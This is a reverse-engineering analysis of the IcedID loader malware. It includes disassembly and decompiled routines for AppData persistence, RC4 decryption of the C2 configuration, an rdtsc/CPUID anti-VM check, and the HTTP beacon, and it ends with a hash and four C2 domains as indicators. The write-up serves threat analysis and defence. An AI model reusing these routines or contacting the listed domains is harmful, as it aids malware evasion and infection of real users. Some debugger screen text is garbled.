

ICEDID LOADER ANALYSIS

"IcedID Loader" malware is designed to deliver and install the IcedID banking Trojan onto a victim's computer. The IcedID Trojan is a sophisticated form of malware that is capable of stealing sensitive information such as login credentials, financial data, and other personally identifiable information (PII).

The IcedID Loader typically spreads through phishing emails, malicious attachments, or exploit kits that take advantage of vulnerabilities in software or web browsers. Once installed on a victim's computer, the IcedID Loader can download and execute additional malicious code, such as the IcedID Trojan.

The best way to protect against the IcedID Loader is to maintain up-to-date antivirus software and to be cautious when opening emails or clicking on links from unknown sources. Additionally, regularly updating software and operating systems can help to reduce the risk of exploitation through known vulnerabilities.

Technical Analysis:

To remain persistent author used numeric constant rather folder name by converting constant to folder using Symbolic constant we figure out, User tries to place something in APPDATA Folder

```
push    ebp
mov     ebp, esp
sub     esp, 128h
push    esi
push    edi
lea     eax, [ebp+pszPath]
mov     [ebp+pcbBuffer], 100h
push    eax                ; pszPath
xor     edi, edi
push    edi                ; dwFlags
push    edi                ; hToken
push    1Ch                ; csidl
```

Symbol name	Value
CSIDL_LOCAL_APPDATA	0000001C
CURVECAPS	0000001C

csidl

If APPDATA FOLDER Doesn't exist data will be place in C\\User\\Public Folder

```
.text:0040152F      push     offset aCUsersPublic ; "c:\\Users\\Public\\"
.text:00401534      jmp      short loc_40153B
```

Dropped file will be stored with the name of photo.png.

```
-
      push     eax                ; lpString1
      call     esi ; lstrcatA
      lea      eax, [ebp+pcbBuffer]
      push     eax                ; pcbBuffer
      lea      eax, [ebp+pszPath]
      push     eax                ; lpString
      call     ds:lstrlenA
      lea      ecx, [ebp+pszPath]
      add      eax, ecx
      push     eax                ; lpBuffer
      call     ds:GetUserNameA
      push     edi                ; lpSecurityAttributes
      lea      eax, [ebp+pszPath]
      push     eax                ; lpPathName
      call     ds:CreateDirectoryA
      push     offset aPhotoPng ; "\\photo.png"
      lea      eax, [ebp+pszPath]
```

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source Re

00281515 57 push edi
 00281516 6A 1C push 1C
 00281518 57 push edi
 00281519 FF15 54202800 call dword ptr ds:[<&SHGetFolderPathA>]
 0028151F 8B35 14202800 mov esi,dword ptr ds:[<&1strcat>]
 00281525 85C0 test eax,eax
 00281527 8D85 D8FEFFFF lea eax,dword ptr ss:[ebp-128]
 0028152D 74 07 je dump_icedid.281536
 0028152F 68 94202800 push dump_icedid.282094
 00281534 EB 05 jmp dump_icedid.281538
 00281536 68 A8202800 push dump_icedid.2820A8
 00281538 50 push eax
 0028153C FFD6 call esi
 0028153E 8D45 F4 lea eax,dword ptr ss:[ebp-c]
 00281541 50 push eax
 00281542 8D85 D8FEFFFF lea eax,dword ptr ss:[ebp-128]
 00281548 50 push eax
 00281549 FF15 1C202800 call dword ptr ds:[<&1strlenA>]
 0028154F 8D8D D8FEFFFF lea ecx,dword ptr ss:[ebp-128]
 00281555 03C1 add eax,ecx
 00281557 50 push eax
 00281558 FF15 00202800 call dword ptr ds:[<&GetUserNameA>]
 0028155E 57 push edi
 0028155F 8D85 D8FEFFFF lea eax,dword ptr ss:[ebp-128]
 00281565 50 push eax
 00281566 FF15 10202800 call dword ptr ds:[<&CreateDirectoryA>]
 0028156C 68 AC202800 push dump_icedid.2820AC
 00281571 8D85 D8FEFFFF lea eax,dword ptr ss:[ebp-128]
 00281577 50 push eax
 00281578 FFD6 call esi
 0028157A B8 08302800 mov eax,dump_icedid.283008
 0028157F C745 DC 00302800 mov dword ptr ss:[ebp-24],dump_icedid.283000

IP →

eax=0063FAC4 "C:\\users\\adila1i\\AppData\\Local\\adila1i\\photo.png"
 dump_icedid.00283008

.text:0028157A dump_icedid.bin:\$157A #97A <sub_2814F9+81>

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct

address	hex	ASCII
0063FAC4	43 3A 5C 55 73 65 72 73 5C 61 64 69 6C 41 6C 69	C:\Users\adila1i
0063FAD4	5C 41 70 70 44 61 74 61 5C 4C 6F 63 61 6C 5C 61	\AppData\Local\adila1i\photo.png
0063FAE4	64 69 6C 41 6C 69 5C 70 68 6F 74 6F 2E 70 6E 67	

Found rc4 Encryption.

```

.text:00401826 inc     eax
.text:00401827 cmp     eax, 256
.text:0040182C jb      short loc_401823
.text:0040182E mov     cl, dl
.text:00401830 mov     ebx, edx

```

Following Routine Decrypt the c2 Configuration

```

.text:004018D8 inc     bl
.text:004018E1 movzx   ebx, bl
.text:004018E4 mov     cl, [esp+ebx+114h+var_100]
.text:004018E8 movzx   edx, cl
.text:004018EB add     al, dl
.text:004018ED movzx   eax, al
.text:004018F0 mov     [esp+114h+var_104], eax
.text:004018F4 mov     al, [esp+eax+114h+var_100]
.text:004018F8 mov     [esp+ebx+114h+var_100], al
.text:004018FC mov     eax, [esp+114h+var_104]
.text:00401900 mov     [esp+eax+114h+var_100], cl
.text:00401904 mov     al, [esp+ebx+114h+var_100]
.text:00401908 add     al, dl
.text:0040190A movzx   eax, al
.text:0040190D mov     al, [esp+eax+114h+var_100]
.text:00401911 xor     al, [esi+edi]
.text:00401914 mov     [edi], al
.text:00401916 inc     edi
.text:00401917 mov     eax, [esp+114h+var_104]
.text:0040191B sub     ebp, 1
.text:0040191E jnz     short rc4_crypt
.text:00401920 pop     edi

```

Decrypted C2 configuration

```

mov dword ptr ss:[ebp-14],eax
call <dump_icedid.sub_28186E>
pop edi
pop esi

```


<

icedid.bin:\$15A2 #9A2 <sub_2814F9+A9>

Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct
ASCII					
auGe.onAu3=....					
/index.php.....					
.....					
.....					
.....					
.....					
.boldidiotruss.x					
yz..nizaoplov.xy					
z..153ishak.best					
..ilu21plane.xyz					
.....					

If file exist in read in memory.

```
.text:0040105C      push     edi                      ; hFile
.text:0040105D      call    ds:ReadFile
.text:00401063      mov     esi, eax
.text:00401065      test    esi, esi
.text:00401067      jz      short loc_401071
.text:00401069      mov     ecx, [esp+14h+NumberOfBytesRead]
.text:0040106D      cmp     ecx, [ebx]
.text:0040106F      jz      short loc_40108B
```



AntiVM Gather TickCount and Number of times CPUID calls

```

unsigned __int8 v25; // [esp+18h] [ebp-21h]

v20 = 0;
v21 = 0;
v22 = 0;
v23 = 0;
v1 = 255;
v24 = 0;
do
{
    v2 = __rdtsc();
    _EAX = 1;
    __asm { cpuid }
    Tick_Count_Difference = __rdtsc() - v2;
    if ( HIDWORD(Tick_Count_Difference) )
        goto LABEL_11;
    if ( (unsigned int)Tick_Count_Difference < 250 )
    {
        ++v24;
        goto LABEL_12;
    }
    if ( (unsigned int)Tick_Count_Difference < 500 )
    {
        ++v23;
        goto LABEL_12;
    }
    if ( (unsigned int)Tick_Count_Difference < 750 )
    {
        ++v22;
        goto LABEL_12;
    }
    if ( (unsigned int)Tick_Count_Difference >= 1000 )

```

Following routine is using rdtsc to count the different between execution and finally subtract values

884424 06	mov byte ptr ss:[esp+6],al		
8A4424 0F	mov al,byte ptr ss:[esp+7],al		
884424 07	mov byte ptr ss:[esp+7],al		
8A4424 0E	mov al,byte ptr ss:[esp+8],al		
53	push ebx		
884424 0C	mov byte ptr ss:[esp+C],al		
8A4424 11	mov al,byte ptr ss:[esp+11],al		
55	push ebp		
884424 11	mov byte ptr ss:[esp+11],al		
8D FF000000	mov ebp,FF		
8A4424 14	mov al,byte ptr ss:[esp+14],al		
56	push esi		
57	push edi		
894C24 24	mov dword ptr ss:[esp+24],ecx	[esp+24]:&"@fu"	
884424 1A	mov byte ptr ss:[esp+1A],al		
0F31	rdtsc	Read counter values	
8BF0	mov esi,eax		
895424 1C	mov dword ptr ss:[esp+1C],edx		
33C0	xor eax,eax		
8D7C24 28	lea edi,dword ptr ss:[esp+28]		
40	inc eax		
33C9	xor ecx,ecx		
0FA2	rdtsc		
8907	mov dword ptr ds:[edi],eax		
8BC7	mov eax,edi		
8958 04	mov dword ptr ds:[eax+4],ebx		
8948 08	mov dword ptr ds:[eax+8],ecx		
8950 0C	mov dword ptr ds:[eax+C],edx		
0F31	rdtsc	Read and subtract counter values	
2BC6	sub eax,esi		

Hide FPU

EAX	094FC851	
EBX	00010800	
ECX	DEDA2208	
EDX	00003781	
EBP	000000FF	'y'
ESP	00DAF550	"üüü"
ESI	3C506A40	
EDI	00DAF578	
EIP	00CA1155	dump_1ced1d.0c
EFLAGS 00000202		
ZE	0	PE 0 AF 0
OE	0	SE 0 DF 0
CF	0	TF 0 IF 1
LastError 00000002 (ERROR_FILE_*		
LastStatus C0000034 (STATUS_OBIEC		
GS	0028	FS 0053
ES	0028	DS 0028
CS	0023	SS 002B
ST(0) 0000000000000000 x87r0		

Routine responsible for C2 communication and checking HTTP request completed

```

6  v5 = __v5;
7  wsprintfA(url_string, "/photo.png?id=%0.2X%0.8X%0.8X%s", 1, dword_403008, (_DWORD)rdtsc, pc_info);
8  *a1 = 0;
9  *a2 = 0;
10 v5 = &unk_403050;
11 wsprintfW(v12, L"%S", &unk_403051);
12 while ( 1 )
13 {
14     wsprintfW(v13, L"%S", url_string);
15     if ( sub_40164B(a2) == 200 )
16         break;
17     if ( *a1 && *a2 )
18     {
19         v9 = *a1;
20         v6 = GetProcessHeap();
21         HeapFree(v6, 0, v9);
22     }
23     Sleep(0x1388u);
24     v5 += (unsigned __int8)*v5;
25     if ( !*v5 )
26         v5 = &unk_403050;
27     *a1 = 0;
28     *a2 = 0;
29     wsprintfW(v12, L"%S", v5 + 1);

```

```

30 v5 = 0;
31 v5 = WinHttpOpen(0, 0, 0, 0, 0);
32 v21 = v5;
33 if ( v5 )
34 {
35     v6 = WinHttpConnect(v5, *(LPCWSTR *)a2, *(_WORD *)(a2 + 8), 0);
36     hInternet = v6;
37     if ( v6 )
38     {
39         Buffer = *(_DWORD *)(a2 + 12) != 0 ? 0x800000 : 0;
40         v7 = WinHttpOpenRequest(v6, L"GET", *(LPCWSTR *)(a2 + 4), 0, 0, 0, Buffer);
41         if ( v7 )
42         {
43             if ( *(_DWORD *)(a2 + 12) )
44             {
45                 Buffer = 13056;
46                 WinHttpSetOption(v7, 0x1Fu, &Buffer, 4u);
47             }
48             v8 = 0;
49             if ( WinHttpSendRequest(v7, 0, 0, 0, 0, 0, 0) && WinHttpReceiveResponse(v7, 0) )
50             {
51                 dwBufferLength = 4;
52                 v9 = WinHttpQueryHeaders(v7, 0x20000013u, 0, &v16, &dwBufferLength, 0);
53                 dwBufferLength = 0;
54                 v16 = v9 ? v16 : 0;
55                 if ( WinHttpQueryDataAvailable(v7, &dwBufferLength) )
56                 {
57                     do

```

<pre> push 1388 call dword ptr ds:[<&S!eep>] movzx eax,byte ptr ds:[esi] add esi,eax cmp byte ptr ds:[esi],0 jne dump_icedid.CA12C0 mov esi,dump_icedid.CA3050 and dword ptr ds:[ebx],0 lea eax,dword ptr ds:[esi+1] and dword ptr ds:[edi],0 push eax lea eax,dword ptr ss:[esp+144] push dump_icedid.CA2104 push eax call ebp add esp,C lea eax,dword ptr ss:[esp+40] push eax lea eax,dword ptr ss:[esp+344] push dump_icedid.CA2104 push eax call ebp lea eax,dword ptr ss:[esp+14C] mov dword ptr ss:[esp+28],1 mov dword ptr ss:[esp+1C],eax lea ecx,dword ptr ss:[esp+1C] lea eax,dword ptr ss:[esp+34C] add esp,C mov dword ptr ss:[esp+14],eax mov edx,ebx mov eax,1B8 mov word ptr ss:[esp+18],ax </pre>	<pre> eax:L"/photo.png?id=011E3D33FBFCF345372000000000FF40000006" eax:L"/photo.png?id=011E3D33FBFCF345372000000000FF40000006" eax:L"/photo.png?id=011E3D33FBFCF345372000000000FF40000006", esi+1:"ilu: eax:L"/photo.png?id=011E3D33FBFCF345372000000000FF40000006" eax:L"/photo.png?id=011E3D33FBFCF345372000000000FF40000006" [esp+40]:"0Ú?àæ" eax:L"/photo.png?id=011E3D33FBFCF345372000000000FF40000006" [esp+344]:"¿Ü9i!æ" eax:L"/photo.png?id=011E3D33FBFCF345372000000000FF40000006" [esp+1C]:L"ilu21plane.xyz" [esp+1C]:L"ilu21plane.xyz" eax:L"/photo.png?id=011E3D33FBFCF345372000000000FF40000006" </pre>
--	--

IOCS:

E8F8EC59C56B0BF4571B5EF3CC9F4079ED938BABE8F2E130C94B1D11645D83E9

[boldidiotruss.xyz](#)

[nizaoplov.xyz](#)

[153ishak.best](#)

[ilu21plane.xyz](#)